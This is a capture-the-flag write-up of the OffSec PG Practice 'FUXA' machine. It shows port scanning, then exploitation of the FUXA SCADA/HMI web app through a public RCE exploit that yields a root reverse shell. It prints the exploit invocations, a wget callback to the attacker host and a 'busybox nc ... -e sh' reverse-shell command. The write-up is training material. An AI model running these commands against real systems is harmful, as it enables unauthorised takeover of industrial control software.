
Summary #

On port 1881 there is a Fuxa v1.2.4-2188 web application, SCADA/HMI dashboard software, running for which a public exploit is available. Using this exploit we get root on the server.
Specifications #
- Name: FUXA
- Platform: PG PRACTICE
- Points: 10
- Difficulty: Easy
- System overview: Linux fact 5.15.0-122-generic #132-Ubuntu SMP Thu Aug 29 13:45:52 UTC 2024 x86_64 GNU/Linux
- IP address: 192.168.239.209
- OFFSEC provided credentials: None
- HASH:
local.txt:None - HASH:
proof.txt:549df5183b776e43eae23951e08e461a
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir fuxa && cd fuxa && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 20 19:07 .
drwxrwxr-x 95 kali kali 4096 Aug 20 19:07 ..
drwxrwxr-x  2 kali kali 4096 Aug 20 19:07 enum
drwxrwxr-x  2 kali kali 4096 Aug 20 19:07 exploits
drwxrwxr-x  2 kali kali 4096 Aug 20 19:07 files
drwxrwxr-x  2 kali kali 4096 Aug 20 19:07 tools
drwxrwxr-x  2 kali kali 4096 Aug 20 19:07 uploads

ip=192.168.239.209

ping $ip

PING 192.168.239.209 (192.168.239.209) 56(84) bytes of data.
64 bytes from 192.168.239.209: icmp_seq=1 ttl=61 time=19.5 ms
^C
--- 192.168.239.209 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 19.512/19.512/19.512/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.239.209:22
Open 192.168.239.209:1881
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 20:03 +0200
Initiating Ping Scan at 20:03
Scanning 192.168.239.209 [4 ports]
Completed Ping Scan at 20:03, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:03
Completed Parallel DNS resolution of 1 host. at 20:03, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:03
Scanning 192.168.239.209 [2 ports]
Discovered open port 22/tcp on 192.168.239.209
Discovered open port 1881/tcp on 192.168.239.209
Completed SYN Stealth Scan at 20:03, 0.04s elapsed (2 total ports)
Nmap scan report for 192.168.239.209
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2026-08-20 20:03:39 CEST for 0s

PORT     STATE SERVICE       REASON
22/tcp   open  ssh           syn-ack ttl 61
1881/tcp open  ibm-mqseries2 syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh           syn-ack ttl 61
1881/tcp open  ibm-mqseries2 syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,1881

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,1881 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2e:5b:cb:6b:21:8c:fc:df:7b:c7:f7:f0:46:2e:6d:55 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNzhDduFenGCFk6W1KB4vhdfu/aU9Gi4N3BTeQK5tNhkQLpvNphjS83lUqinZ/RR81LsqbxbhGKvMEycOTMkTSo=
|   256 ab:1a:ce:a7:f0:b6:0f:79:0b:54:b8:00:26:3d:69:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIONcJk3p4sOSZw8zygtz1n5h9SfHtt+1kOc/UUQEA0CB
1881/tcp open  http    syn-ack ttl 61 Node.js Express framework
|_http-favicon: Unknown favicon MD5: F41C8C98D93BC3B707937D0C0CBFAD04
|_http-cors: GET POST PUT DELETE
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: FUXA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #

On port 1881 we are presented with a FUXA homescreen, clicking on the hamburger icon shows a menu.
Clicking on Editor gives us the screen below. Click on the question mark to show the FUXA version, namely: 1.2.4-2188.
Searching for an exploit we can find: https://www.exploit-db.com/exploits/52544. Let’s copy this python code in a file called exploit.py within the exploits directory and run it to see if it works.
## get the IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start a python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## run the exploit to connect to our webserver
python3 exploit.py -u http://192.168.239.209:1881 -c 'wget http://192.168.45.182/test/test'

 Target : http://192.168.239.209:1881
 Command: wget http://192.168.45.182/test/test

[*] Preparing payload → executing: wget http://192.168.45.182/test/test
[*] Sending exploit request to /api/runscript ...
[*] Response status: 200
[+] Command executed successfully (CVE-2025-69985 bypass)!

=== COMMAND OUTPUT ===
"ERROR: Command failed: wget http://192.168.45.182/test/test\n--2026-08-20 18:18:16--  http://192.168.45.182/test/test\nConnecting to 192.168.45.182:80... connected.\nHTTP request sent, awaiting response... 404 File not found\n2026-08-20 18:18:16 ERROR 404: File not found.\n\n\nSTDERR: --2026-08-20 18:18:16--  http://192.168.45.182/test/test\nConnecting to 192.168.45.182:80... connected.\nHTTP request sent, awaiting response... 404 File not found\n2026-08-20 18:18:16 ERROR 404: File not found.\n\n"
======================


======================================================================
 Exploit completed!.
======================================================================

## output webserver
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.239.209 - - [20/Aug/2026 20:18:16] code 404, message File not found
192.168.239.209 - - [20/Aug/2026 20:18:16] "GET /test/test HTTP/1.1" 404 -
So we have RCE on the server, now get initial access using this exploit.
## setup a listener
nc -lvnp 9001
listening on [any] 9001 ...

## run the exploit to get initial access
python3 exploit.py -u http://192.168.239.209:1881 -c 'busybox nc 192.168.45.182 9001 -e sh'

## output listener
connect to [192.168.45.182] from (UNKNOWN) [192.168.239.209] 58220

## run whoami
whoami
root

## print proof.txt
cat /root/proof.txt
549df5183b776e43eae23951e08e461a
Privilege Escalation #
No privilege escalation required.